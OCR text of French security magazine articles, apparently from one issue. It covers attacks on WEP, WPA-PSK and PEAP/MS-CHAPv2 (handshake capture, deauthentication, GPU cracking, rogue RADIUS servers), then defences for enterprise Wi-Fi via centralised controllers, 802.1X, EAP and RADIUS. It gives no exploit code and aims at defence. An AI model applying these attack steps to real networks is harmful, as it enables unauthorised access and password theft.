Par ailleurs, une attaque présentée à *BlackHat* 2010 **[9]** met en jeu le mode de migration WEP des points d'accès sans fil Cisco, mode dans lequel les protocoles WEP et TKIP/CCMP sont simultanément supportés. Les chercheurs Leandro Meiners et Diego Sor de Core Security Technologies distinguent deux cas :

- Si un client légitime est actuellement connecté en WEP, l'attaque classique de rejeu de requêtes ARP fonctionne.

- S'il n'y a aucun client WEP de connecté, il est nécessaire d'attendre qu'un paquet soit « broadcasté » ; sur un réseau Windows, les paquets d'annonce NetBios font l'affaire. L'attaquant associe un faux client au point d'accès et déchiffre le paquet par l'attaque « ChopChop ». De cette façon, une requête ARP peut être forgée pour générer du trafic et finalement recouvrer la clé WEP.

2.2 Failles relatives à l'échange de clés

2.2.1 WPA-PSK

Nous avons vu précédemment que la dérivation de la clé maître depuis la clé pré-partagée (PSK) fait intervenir la fonction PBKDF2 : l'algorithme HMAC-SHA-1 est appliqué 8192 fois à la PSK, l'identifiant du réseau (ESSID) et la longueur de l'ESSID ; chaque passe de HMAC-SHA-1 réutilise le résultat de la fournée précédente dans son calcul. Le pseudo-code suivant présente la dérivation du mot de passe :

```
PMK[ 0-19] = BUF1 = HMAC-SHA1(PSK, ESSID||0x01)
PMK[20-39] = BUF2 = HMAC-SHA1(PSK, ESSID||0x02)
Pour i de 0 à 4095 {
  BUF1 = HMAC-SHA1(PSK, BUF1)
  BUF2 = HMAC-SHA1(PSK, BUF2)
  PMK[ 0-19] ^= BUF1
  PMK[20-31] ^= BUF2
}
```

Un attaquant visant à retrouver la clé pré-partagée doit dans un premier temps capturer au moins deux trames du « 4-way handshake » contenant les informations suivantes : ANonce, SNonce et code d'authentification (MIC). Il tentera ensuite, pour chaque clé PSK potentielle, de dériver la PMK depuis l'ESSID, et combinera la PMK à l'ANonce et au SNonce pour dériver la clé d'authentification (EAPOL KCK). Le code d'authentification HMAC-SHA1 de la trame EAPOL est calculé à partir de la KCK ; s'il correspond au code d'authentification présent dans la trame capturée, alors la bonne PSK a été trouvée.

La capture du « 4-way handshake » n'est généralement pas difficile. Il suffit d'attendre qu'un client se connecte, ou de forcer la désauthentification d'un client actuellement connecté. Le signal transmis par la station sans fil pouvant être plus faible que celui du point d'accès, il peut être utile de se rapprocher physiquement du client ou employer une antenne directionnelle afin de capturer le SNonce transmis par le client.

En 2003, R. Moskowitz mentionne les faiblesses induites par une PSK faible, telles qu'un mot du dictionnaire. L'attaque par énumération et test de PSK a été originellement implémentée par Joshua « Will Hack For SUSHI » Wright dans l'outil coWPAtty. « RenderMan » poursuit les travaux de J. Wright et publie sur le site Renderlab **[10]** ses tables pré-calculées pour 1000 ESSID courants (linksys, WLAN, etc.). Deux jeux de 7 Go et 33 Go respectivement sont disponibles ; cependant, la liste des PSK retenue est celle du dictionnaire anglais « brut » et s'avère moins pertinente en France. Cette liste contient même des PSK de moins de huit caractères, normalement refusés par les équipements 802.11i.

En 2008, Cédric Blancher et Simon Maréchal présentent à la conférence *BA-Con* leurs travaux sur l'accélération du calcul de la PMK **[11]**. Le tableau suivant est reproduit avec la permission des auteurs :

Hardware	Checks/s	Cost	Checks/sec/$
Xilinx LX25	430	385$	1.1
Intel Q6600	800	190$	4.2
Intel Q9550	900	325$	2.77
IBM CELL	2300	400$	5.75
NVIDIA GTX 280	12,000	440$	27.3
NVIDIA GTX 260	9200	300$	30.6

Le meilleur rapport performance/prix est fourni par les cartes d'accélération GPU. Plusieurs projets et produits commerciaux destinés au cassage par force brute du « 4-way handshake » ont vu le jour depuis 2008. Citons en particulier :

- Pyrit, projet open source implémentant SHA-1 en CUDA, OpenCL, CALPP et SSE2 ; pyrit est disponible sur Google code, sous licence GPLv3.
- Le projet aircrack-ng fait actuellement appel à la bibliothèque OpenSSL, ce qui permet une intégration directe des améliorations de performances apportées à cette bibliothèque.
- La société Elcomsoft commercialise un logiciel de cassage de PSK. Selon l'un de ses utilisateurs (qui restera anonyme), le produit, bien qu'efficace – 22000 mots de passe testés par seconde sur une carte NVIDIA GTX 295 – souffre d'une interface peu intuitive et de bugs donnant lieu à l'arrêt inopiné du programme.

Nous venons d'évoquer la possibilité de retrouver la PSK à partir d'un échange (4WH) capturé. Une seconde attaque est le déchiffrement a posteriori des communications : un attaquant ayant obtenu la PSK ou la PMK par ingénierie sociale (par exemple : utilisation de wzcook.exe sur un poste Windows) sera à même, s'il dispose de l'échange 4WH, de déchiffrer l'ensemble du trafic entre le client sans fil et le point d'accès – même a posteriori. Le programme airdecap-ng fournit cette fonctionnalité. Il est difficile de pallier cette vulnérabilité autrement qu'en changeant régulièrement la PSK et en sécurisant les équipements/personnes connaissant la PSK ou PMK.

2.2.2 EAP-PEAP

Différents modes d'authentification « entreprise » existent ; PEAP est largement utilisé de par son intégration facile avec un contrôleur de domaine Windows.

Dans ce mode, un tunnel SSL est créé entre le client sans fil et le serveur RADIUS ; un échange MS-CHAPv2 a alors lieu. En 1999, Bruce Schneier, « Mudge » et David Wagner présentent la cryptanalyse de ce protocole d'authentification **[12]** :

- Le serveur envoie au client un défi de 8 octets.
- Le client chiffre en DES son mot de passe du domaine (NTHASH) qui est sur 16 octets avec le défi, ce qui donne un bloc chiffré de 24 octets ; il envoie ce bloc au serveur (ainsi que son nom d'utilisateur et un défi de 8 octets).
- Le serveur envoie un paquet de type succès/échec, qui est le NTHASH chiffré avec le défi du client.

Le troisième bloc chiffré envoyé par le client est particulièrement intéressant. Le clair est constitué par les deux derniers octets du NTHASH (plus des zéros), chiffré avec le premier défi. Il est donc facile de casser par force brute ces deux octets en itérant sur les 65536 possibilités ; l'attaquant a donc la fin du NTHASH, et peut lancer une attaque par force brute très rapide sur le mot de passe Windows de l'utilisateur. Pour chaque mot de passe P :

- Si MD4(P)[14-15] != deux octets trouvés, on passe au mot de passe suivant.
- Sinon, on tente de chiffrer les deux blocs de 56 bits de MD4(P)[0-13], le résultat est comparé à ce qu'a envoyé le client. S'il est différent, on passe au mot de passe suivant.

L'avantage majeur de cette méthode est de faire essentiellement appel à la fonction MD4 pour chaque test, les faux positifs étant peu probables (un pour 65536). MD4 est très rapide à calculer, ainsi plusieurs millions de mots de passe peuvent être testés à la seconde sur un CPU x86, et beaucoup plus sur un GPU.

En 2007, Benjamin Charles implémente cette méthode de cryptanalyse au protocole PEAP. L'attaquant ici se déclare avec le même ESSID que le réseau cible, mais avec un signal plus fort et un serveur RADIUS modifié (freeradius) pour « dumper » l'échange MS-CHAPv2. Il désauthentifie ensuite la cible ; si le client accepte le faux certificat, une attaque *Man-in-the-Middle* peut avoir lieu, et l'échange MS-CHAPv2 est capturé. L'outil mschapv2acc **[13]** va alors tester différents mots de passe par énumération exhaustive ou dictionnaire. Pour plus d'informations relatives à cette attaque, nous référons le lecteur à l'article de B. Charles **[14]**.




Fig. 3 : configuration sécurisée de PEAP

3 Mesures protectrices

3.1 Désactivation du chiffrement TKIP

Tout d'abord, il est recommandé de désactiver TKIP au niveau du point d'accès sans fil et si possible au niveau du client.

3.2 Choix de la clé pré-partagée (WPA-PSK)

La clé pré-partagée ne doit pas être basée sur un mot du dictionnaire. L'emploi d'une fonction de hachage comme SHA-384 appliquée N fois à une graine unique assure la génération d'un mot de passe long et difficilement trouvable. N peut être aussi grand que souhaité (par exemple 16384).

3.3 Configuration des autorités de confiance

Il est particulièrement important de configurer le client sans fil pour ne reconnaître qu'une liste minimale d'autorités de confiance ; en fait, seule l'autorité de confiance ayant signé le certificat du serveur RADIUS doit être reconnue, et l'utilisateur ne doit pas pouvoir se connecter à un serveur n'étant pas de confiance. Sous Windows XP, il faut cocher la case « Do not prompt user to authorize new servers or trusted certification authorities » (décochée par défaut). Finalement, il est conseillé de spécifier manuellement les noms DNS des serveurs d'authentification à interroger (« Connect to these servers »).

De plus, il est recommandé de restreindre au niveau du serveur Radius la liste des utilisateurs du domaine ayant le droit de se connecter au réseau sans fil.

3.4 Sensibilisation des utilisateurs

Finalement, il est bon de rappeler aux utilisateurs que se connecter à un réseau inconnu n'est pas anodin. Des mesures de défenses en profondeur permettent de limiter les incidents :

- mise en œuvre de protocoles sécurisés pour la messagerie (IMAPS, SMTPS) ;
- activation du pare-feu côté client, restriction des services réseau ouverts ;
- application des mises à jour de sécurité, et emploi de logiciels libres en lieu et place de leur équivalent propriétaire (SumatraPDF au lieu d'Acrobat Reader, etc.) ;
- chiffrement de la partition système (avec TrueCrypt ou BitLocker) pour éviter qu'un attaquant recouvre les données d'authentification comme la PMK. ■

■ RÉFÉRENCES

[1] standards.ieee.org/getieee802/download/802.11i-2004.pdf

[2] www.ietf.org/rfc/rfc3610.txt

[3] www.netstumbler.org/f50/chopchop-experimental-wep-attacks-12489/

[4] www.aircrack-ng.org/doku.php?id=tkiptun-ng

[5] wiki-files.aircrack-ng.org/doc/tkip_master.pdf

[6] www.docshare.com/doc/198275/

[7] citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.2.3663&rep=rep1&type=pdf

[8] wiki-files.aircrack-ng.org/doc/Vulnerabilities%20of%20IEEE%20802.11i%20Wireless%20LAN%20CCMP%20Protocol.pdf

[9] www.coresecurity.com/content/Black-Hat-USA-2010-speaking

[10] www.renderlab.net/projects/WPA-tables/

[11] wiki-files.aircrack-ng.org/doc/wpa_wpa2_information/0810_BACon_WPA2_en.pdf

[12] www.schneier.com/paper-pptp.ps.gz

[13] www.polkaned.net/benjo/mschapv2acc/index.html

[14] *MISC* n°36, Benjamin Charles, « MS-CHAP-V2 et 802.11i, le mariage risqué ? »

SÉCURISATION D'UN RÉSEAU WI-FI D'ENTREPRISE

Céline Boyer – cboyer@atlab.fr

mots-clés : SOLUTION ENTREPRISE / ARCHITECTURE RÉSEAU / 802.1x / CHIFFREMENT / AUTHENTIFICATION

Les réseaux Wi-Fi en entreprise apparaissent comme une extension du réseau local offrant un accès réseau unique, aussi bien depuis une salle de réunion que de la cafétéria. Ce besoin de connexion simplifiée et permanente, qui a commencé à se faire ressentir avec l'utilisation croissante des ordinateurs portables, devient encore plus pressant avec l'arrivée massive des smartphones.

Les réseaux Wi-Fi étant destinés à faire circuler les mêmes informations sensibles que les réseaux filaires, il est indispensable de s'assurer qu'ils ne constituent pas un nouveau maillon faible. Dans cet article, nous détaillerons quelles vulnérabilités sont présentes dans les réseaux sans fil et proposerons des solutions pour tendre vers une architecture suffisante pour lui accorder votre confiance.

1 Problématique

Les usages des réseaux sans fil ont évolué. Les entreprises favorisent la mobilité et la facilité d'accès au système d'information (accès aux mails, partage de fichiers, ...). De plus en plus de lieux en entreprise sont dépourvus de connectivité filaire, ou ne gèrent qu'un faible nombre d'utilisateurs, comme les salles de réunion ou les halls. Ces lieux accueillent des employés de l'entreprise, mais également des visiteurs. Il est donc important de s'assurer qu'une personne externe ne puisse pas se connecter ou accéder aux données de l'entreprise.

Afin de s'affranchir des prises RJ45, les réseaux sans fil semblent une bonne alternative. Un employé pourra se connecter aux systèmes d'information sans avoir besoin d'un câble. Un premier bénéfice perceptible est la diminution du risque de branchement sauvage au réseau filaire, à condition bien sûr de désactiver toutes les prises inutiles. En contrepartie, vous ouvrez le réseau à toute personne à portée du réseau hertzien. C'est d'ailleurs l'inconvénient majeur. En effet, il devient difficile de vraiment délimiter le réseau de l'entreprise, de s'assurer que seuls les personnes légitimes ont accès aux données et surtout que personne n'espionne les communications.

Il est difficile de parler de sécurité sans au préalable définir ce que l'on souhaite protéger. L'objectif est de couvrir un large spectre de menaces. Voici quelques exemples d'actions à empêcher :

- accéder aux ressources du réseau (partage non sécurisé, services non sécurisés, ...) ;
- exploiter des services de manière frauduleuse et sans être tracé ;
- compromettre des équipements réseau afin de modifier leur configuration, voire faire évoluer la compromission au sein du système d'information ;
- écouter le réseau et récupérer toutes les informations non sécurisées (identifiants, mots de passe, ...) ;
- faire des actions en usurpant l'identité d'un autre utilisateur ;
- rendre le réseau indisponible.

En fonction du niveau de sécurité souhaité, il est nécessaire de garder à l'esprit ces différents points et trouver des mesures de sécurité adaptées. Nous allons voir comment préserver les caractéristiques de la sécurité des réseaux filaires en répondant aux questions suivantes :

- Comment sécuriser son infrastructure réseau ?
- Comment assurer la confidentialité des transactions ?
- Comment identifier les utilisateurs connectés au réseau ?

Vouloir s'affranchir des contraintes physiques tout en gardant la mainmise sur le réseau est un objectif ambitieux dont la complexité dépend à la fois de la taille du réseau et du nombre de clients mobiles.

2 Sécurisation de l'infrastructure réseau

La norme 802.11 voit le jour en 1997. La possibilité offerte par cette technologie de rester connecté tout en se déplaçant physiquement la rend rapidement très attrayante, les entreprises y voyant une mobilité facilitée. Le premier type de réseau à être largement déployé est le réseau multipoint représentant des infrastructures décentralisées (il n'y a d'ailleurs pas d'autre alternative à cette époque...). Certaines entreprises avec peu de besoins en sécurité et peu de budget disposent encore de ce type de réseau.

2.1 Les infrastructures décentralisées

Historiquement, ce sont les architectures les plus déployées, elles sont pratiques pour les réseaux de petites entreprises. Mais lorsque le réseau nécessite plus de 4 points d'accès, il devient alors difficile de maintenir l'architecture et de s'assurer de la légitimité des connexions.

La mise en place nécessite des procédures de gestion rigoureuses. Chaque point d'accès doit avoir la même configuration afin d'avoir un parc homogène et plus facile à sécuriser. Une mise à jour ou un changement de politique de sécurité contraignent à se connecter à chaque point d'accès afin de rendre la mise à jour effective. La difficulté de gestion d'un parc de plus de 4 points d'accès engendre souvent des faiblesses de sécurité facilitant l'accès au système d'information. Les faiblesses rencontrées souvent sont :

- une mauvaise politique de sécurité sur les mots de passe, un mot de passe par défaut inchangé lors du déploiement d'un nouveau point d'accès ou encore l'utilisation du même mot de passe sur l'ensemble des points d'accès ;
- l'utilisation d'un service d'administration non sécurisé comme Telnet ou HTTP ;
- la possibilité d'accès physique à la borne permettant de connecter un portable sur un port Ethernet ;
- la mise en place de fausses bornes assurant l'accès à des personnes illégitimes sans aucune détection de la part des services informatiques.

La gestion des points d'accès et des équipements réseau est la première étape dans la sécurité d'une architecture. Lors de gros déploiements, une solution de réseau d'infrastructure est plus adaptée. Au fur et à mesure du développement de l'offre sur le marché, les entreprises ont délaissé l'infrastructure décentralisée pour se tourner vers une solution centralisée.

2.2 Les infrastructures centralisées

Les architectures centralisées ont de nombreux avantages déjà connus dans le monde filaire (gestion centralisée des configurations, mise à jour centralisée, ...). L'architecture Wi-Fi est composée d'un contrôleur et de points d'accès légers également appelés WTP (*Wireless Terminal Point*). L'architecture de type centralisé trouve son importance dans les réseaux multisites, qui ne permettent pas d'avoir une gestion individualisée des points d'accès.




Figure 1 : Schéma simplifié d'architecture centralisée multisites

La sécurisation d'une architecture passe par une phase de segmentation réseau. La solution proposée dans la figure 1 illustre une protection contre la compromission totale d'une architecture. Le but est de limiter l'impact en cas de compromission d'un équipement. Dans cet exemple, différents segments sont proposés afin de séparer la partie utilisateur, la partie réseau et la partie administration. Ces différentes zones sont reliées à une zone intermédiaire comportant les services communs.

La sécurité de ces segments réside dans la configuration des VLAN et du filtrage réseau. Un mauvais filtrage peut,

par exemple, autoriser la connexion au contrôleur à l'aide d'un protocole d'administration non filtré où le mot de passe est faible ou celui du constructeur. Cette situation se voit notamment pendant la période d'intégration de la solution. Ce scénario n'est qu'une illustration des possibilités en cas de mauvaises configurations et de mauvaises pratiques d'administration.

Du côté des équipements, chaque site comporte des points d'accès légers. À chaque démarrage, ils récupèrent leur configuration en se connectant aux contrôleurs présents dans la DMZ Wi-Fi. La configuration comprend tous les paramètres réseau et techniques (fréquence utilisée, diffusion, ...). Une connexion permanente est établie entre le point d'accès et le contrôleur avec un protocole de contrôle et de gestion d'accès sans fil. Le protocole CAPWAP **[I]**, normalisé par l'IETF, peut être un choix intéressant. Les transactions effectuées entre le point d'accès et le contrôleur contiennent de nombreuses informations techniques (adresse du serveur DHCP, DNS, ...). La préparation d'un environnement d'attaque se fait par la récupération de ces informations à l'aide d'une écoute clandestine. Le protocole CAPWAP possède des mécanismes de sécurisation tels que l'établissement d'une session sécurisée via DTLS et la possibilité de rajouter une couche de chiffrement avec de l'AES 256.

Les contrôleurs sont pilotés grâce à une solution logicielle présente dans le VLAN administration. Cette solution logicielle permet la configuration des différents équipements, mais offre aussi des solutions de supervision poussées. Les entreprises craignent, lors des déploiements de réseaux Wi-Fi, la présence de points d'accès non désirés (Rogue AP). Le but recherché par ce type de point d'accès est d'offrir un point d'entrée moins sécurisé au système d'information ou de mettre en place un faux portail captif, par exemple, pour récupérer des identifiants. Les contrôleurs effectuent une surveillance en permanence de l'ensemble des points d'accès. Il est alors possible de détecter les faux équipements via le contrôleur par le biais des informations remontées par les WTP :

- Les adresses MAC permettent en premier lieu de repérer un point d'accès malicieux. Les contrôleurs ont connaissance des adresses MAC des points d'accès légitimes. C'est pourquoi il est possible d'identifier les points d'accès suspicieux en remontant une alerte à l'administrateur. Cette méthode est très limitée car il est tout à fait possible d'implémenter un point d'accès illégitime en usurpant l'adresse MAC d'un client, par exemple.
- Une solution plus pertinente est l'exploitation des informations radio remontées par les points d'accès. Les solutions de déploiement donnent la possibilité de délimiter un périmètre d'onde permettant de qualifier par des caractéristiques communes les équipements légitimes. Des solutions intelligentes permettent de localiser, toujours grâce aux ondes radio, les différents points d'accès, et de remonter des comportements étranges en cas d'apparition d'un point d'accès non contrôlé. Une fois repéré, en fonction de la menace, l'administrateur peut isoler l'équipement cible jusqu'à la confirmation ou infirmation de la menace par une intervention humaine.

Détecter des équipements ajoutés est indispensable pour éviter qu'un utilisateur se connecte par erreur sur une borne malicieuse. En parallèle, il est également possible d'agir sur le client pour qu'il refuse de se connecter si le débit est faible, forçant ainsi un attaquant à disposer du matériel puissant, le rendant plus facilement détectable.

Toutefois, sécuriser une infrastructure réseau ne permet pas de se prémunir contre certaines attaques telles que le vol d'information, l'usurpation d'identité, ... Les conséquences de cette dernière attaque sont l'utilisation frauduleuse de services, l'accès à des données de l'entreprise, ...

3 L'authentification

Il est difficile d'assurer la confidentialité des données sans avoir identifié les différents éléments du réseau au préalable.

Le Wi-Fi est un ensemble de protocoles de communication sans fil régi par la norme 802.11, qui spécifie deux types d'authentification : ouvert ou partagé. Les réseaux dits ouverts sont très présents dans nos vies : activation par défaut des hotspots de certaines bornes ADSL, accès Internet dans un lieu public, ... Il arrive de trouver ces réseaux également en entreprise. Ils représentent alors un point d'entrée facile. Toutes les personnes présentes dans le champ d'action de la borne peuvent obtenir une adresse réseau. Cette adresse ne donne pas accès à Internet, mais permet d'effectuer une écoute clandestine passive. Le scénario le plus courant est la récupération d'identifiants. Les usagers peu méfiants se connectent à des applications web non sécurisées où les mots de passe circulent en clair, favorisant ainsi l'usurpation d'identité.

La protection d'accès au réseau est vite devenue une priorité. Différents types d'authentification et de chiffrement du contenu ont alors vu le jour. Le protocole WEP (*Wired Equivalent Privacy*) a proposé un premier mécanisme d'authentification par clé partagée. De nombreuses faiblesses ont été découvertes dans ce protocole, ne garantissant plus la sécurité nécessaire en entreprise. Pour plus d'informations, je vous renvoie aux articles sur les attaques cryptographiques du dossier.

On note encore certains vieux déploiements avec cette protection. Ils ne résistent pas longtemps, car l'écoute clandestine est toujours possible lors de la phase d'authentification.

Le WPA (*Wi-Fi Protected Access*) a été conçu pour être utilisé en collaboration avec le framework protocolaire 802.1X, qui fournit une authentification forte. Pour les petites entreprises ou les particuliers qui ne peuvent se permettre le coût et la complexité d'une solution comprenant un serveur d'authentification 802.1X,

une solution intermédiaire est proposée par une authentification par *Pre-Shared Key*. Néanmoins, étant donné les faiblesses existantes sur WPA, il est préférable de l'abandonner au profit du WPA2. Pour plus de précisions, vous pouvez vous référer à l'article consacré à WPA.




Figure 2 : Architecture d'authentification 802.1X

3.1 La méthode d'authentification par Pre-Shared Key

Le principe de cette méthode réside dans l'emploi d'une phrase secrète composée de 8 à 63 caractères ASCII ou 64 symboles hexadécimaux. Cette clé est soit saisie, soit pré-enregistrée dans le client.

La mise en place de procédures de gestion de clé au sein de l'entreprise est indispensable pour apporter un minimum de sécurité. La clé doit changer de manière régulière ainsi que lors d'événements considérés comme exceptionnels, tels le départ d'un employé, le vol d'un portable, ...

Pourtant, dans certains réseaux, de mauvaises pratiques sont rencontrées, dues essentiellement à la difficulté de mettre à jour la clé au sein du client Wi-Fi. Dans ce cas, on découvre la mise en place d'une clé statique, qui offre la possibilité entre autres de réaliser des attaques par dictionnaire si les recommandations principales des mots de passe ne sont pas respectées.

Ce type d'authentification est déconseillé dans les gros déploiements, rendant l'application d'une politique de sécurité fastidieuse. Une authentification forte proposée par le framework protocolaire 802.1X est préférable.

3.2 Le framework protocolaire 802.1X

Le 802.1X **[2]** se base sur un serveur d'authentification (RADIUS). Il contrôle l'accès au réseau depuis le niveau 2 du modèle OSI. L'intérêt réel pour une entreprise est la possibilité de rendre plus sûre l'authentification grâce à une authentification forte et mutuelle. L'usurpation d'identité devient plus difficile, en revanche, il existe différentes méthodes d'authentification plus ou moins vulnérables et il faut s'assurer que l'ensemble des équipements soient compatibles avec le 802.1X.

Dans le cas d'équipements non compatibles, la configuration est affaiblie par l'utilisation de l'adresse MAC comme authentification auprès du serveur RADIUS. D'autre part, certaines méthodes d'authentification comme l'EAP-MD5 **[3]** sont sujettes à des attaques par dictionnaire ou Man-In-The-Middle. Cette méthode d'authentification n'est pas préconisée dans le WPA, mais peut être mise en place à travers un tunnel EAP-TTLS **[4]**, ce qui rend les attaques caduques.

Dans le fonctionnement du protocole, trois entités interagissent, comme le montre la figure 2. Le framework protocolaire fait intervenir les équipements suivants.

L'authentificateur se comporte comme un proxy entre le système à authentifier et le serveur d'authentification. Il représente le point d'entrée au réseau grâce au point d'accès appelé PAE. Ce point d'accès est un port physique scindé en deux ports logiques. Lorsque le client tente une authentification, l'ensemble des trames d'authentification EAP passent par le port non contrôlé qui ne sait gérer que ce type de trames. Une fois authentifié, le port dit contrôlé, jusqu'à présent fermé, s'ouvre pour donner l'accès au réseau.

EAP (*Extensible Authentification Protocol*) fonctionne directement au niveau de la couche liaison. Il spécifie le format d'échange des différents messages. En résumé, il est utilisé dans le 802.1X pour étendre les fonctions du protocole RADIUS par l'implémentation de mécanismes d'authentification plus complexes.

3.2.1 Les méthodes d'authentification du protocole EAP

EAP **[5]** offre un mécanisme d'authentification complexe dans la norme 802.1X. Comme précisé précédemment, les points d'accès servent à relayer les messages EAP entre le client et le serveur d'authentification.

Dans les réseaux 802.11, les standards WPA et WPA2 préconisent l'emploi des méthodes EAP suivantes :

- EAP-TLS ;
- EAP-TTLS ;
- PEAPv0 ;
- PEAPv1 ;
- EAP-SIM.

Deux mécanismes ressortent en entreprise, à savoir les protocoles EAP-TLS et EAP-TTLS. Ces deux méthodes ont des mécanismes d'authentification forts, ayant chacune des contraintes particulières.

EAP-TLS propose une bonne sécurité en règle générale. Le protocole TLS fournit en premier lieu un transport sécurisé de par ses caractéristiques de chiffrement, d'authentification mutuelle et de contrôle d'intégrité. Au début de l'échange, un tunnel est créé entre le client et le serveur pour sécuriser les diverses communications. Une authentification mutuelle est ensuite faite par certificats de type X.509. La phase d'authentification est possible au moment du démarrage des machines ou après avoir ouvert une session. Le risque d'une telle solution reste le vol de portable. Considérons le cas où le certificat client n'a pas encore été révoqué et que la clé secrète du certificat n'est pas chiffrée. Il est alors possible, après avoir réussi à ouvrir la session, de se connecter de manière frauduleuse au réseau. Une autre solution utilisée est le stockage des certificats sur des cartes à puce.

Par conséquent, ce mécanisme d'authentification implique la présence d'une infrastructure de gestion des certificats (IGC ou PKI). Or ces infrastructures sont très complexes en termes de mise en œuvre et de gestion. Du coup, très peu d'entreprises aujourd'hui sont assez mûres pour entreprendre ce genre de projet.

Le protocole EAP-TTLS **[6]** est alors préféré, car seul le serveur d'authentification nécessite un certificat valide. Le client, quant à lui, a plusieurs méthodes pour s'authentifier. L'utilisation de certificats est toujours possible, mais généralement, l'utilisateur fait usage de ses identifiants. L'usage d'un login/mot de passe demande une forte politique de sécurité au niveau du mot de passe afin de se prémunir contre les attaques de type force brute. Dans le meilleur des cas, une authentification forte est implémentée par la concaténation d'un mot de passe avec un OTP (*One Time Password*) fourni par un token. Cette solution demande la mise en place d'un serveur de gestion de tokens, ce qui entraîne une complexité dans l'infrastructure, mais généralement préférée. Toutefois, il est à noter que ces identifiants transitent à travers un tunnel TLS.

Le 802.1X permet de s'assurer de la légitimité d'un utilisateur sur le réseau, mais il est également possible d'authentifier tous les équipements réseau de la solution Wi-Fi en 802.1X. La figure 3 décrit les échanges effectués lors d'une authentification EAP.

Malgré un bon niveau de sécurité proposé par les méthodes d'authentification, il est toujours possible de mener des attaques de type Man-In-The-Middle dans le cas d'une mauvaise implémentation de EAP-TTLS. Un scénario possible serait : une personne mal intentionnée tente de créer un tunnel avec le serveur TLS, puis d'envoyer les messages entre le client légitime et le serveur d'authentification. Une fois les différents échanges effectués, au moment de la récupération de clé, c'est la personne mal intentionnée qui la récupère et l'utilise pour voler la session. Ce type d'attaque a plusieurs raisons d'être, dont l'absence de vérification côté client de la validité du certificat serveur **[7]**.




Figure 3 : Schéma d'échange EAP dans le Wi-Fi

3.2.2 RADIUS

À travers EAP-TTLS ou PEAPv0, il est possible de se servir les protocoles d'authentification RADIUS.

RADIUS **[8]** propose nativement deux protocoles d'échange de mot de passe avec un niveau de sécurité différent :

- le protocole PAP : les mots de passe transitent en clair ;
- le protocole CHAP : l'échange se fait via des fonctions de hashage avec un échange du challenge seulement.

RADIUS est un protocole de type AAA (*Authentification, Authorization, Accounting*). L'identification est souvent enrichie par une autorisation définie par des attributs tels que le temps maximal d'une session, le temps d'inactivité, ...

Enfin, le protocole Radius propose également une fonctionnalité d'*accounting* assurant la journalisation des accès. La traçabilité des employés au sein d'une entreprise est devenue un enjeu important. L'accounting fonctionne avec l'envoi de paquets de la part du client. Au démarrage d'une session, le client envoie un paquet « Accounting Start » après le succès d'une authentification. À la fin de la session, le client Radius envoie alors un paquet « Accounting Stop ».

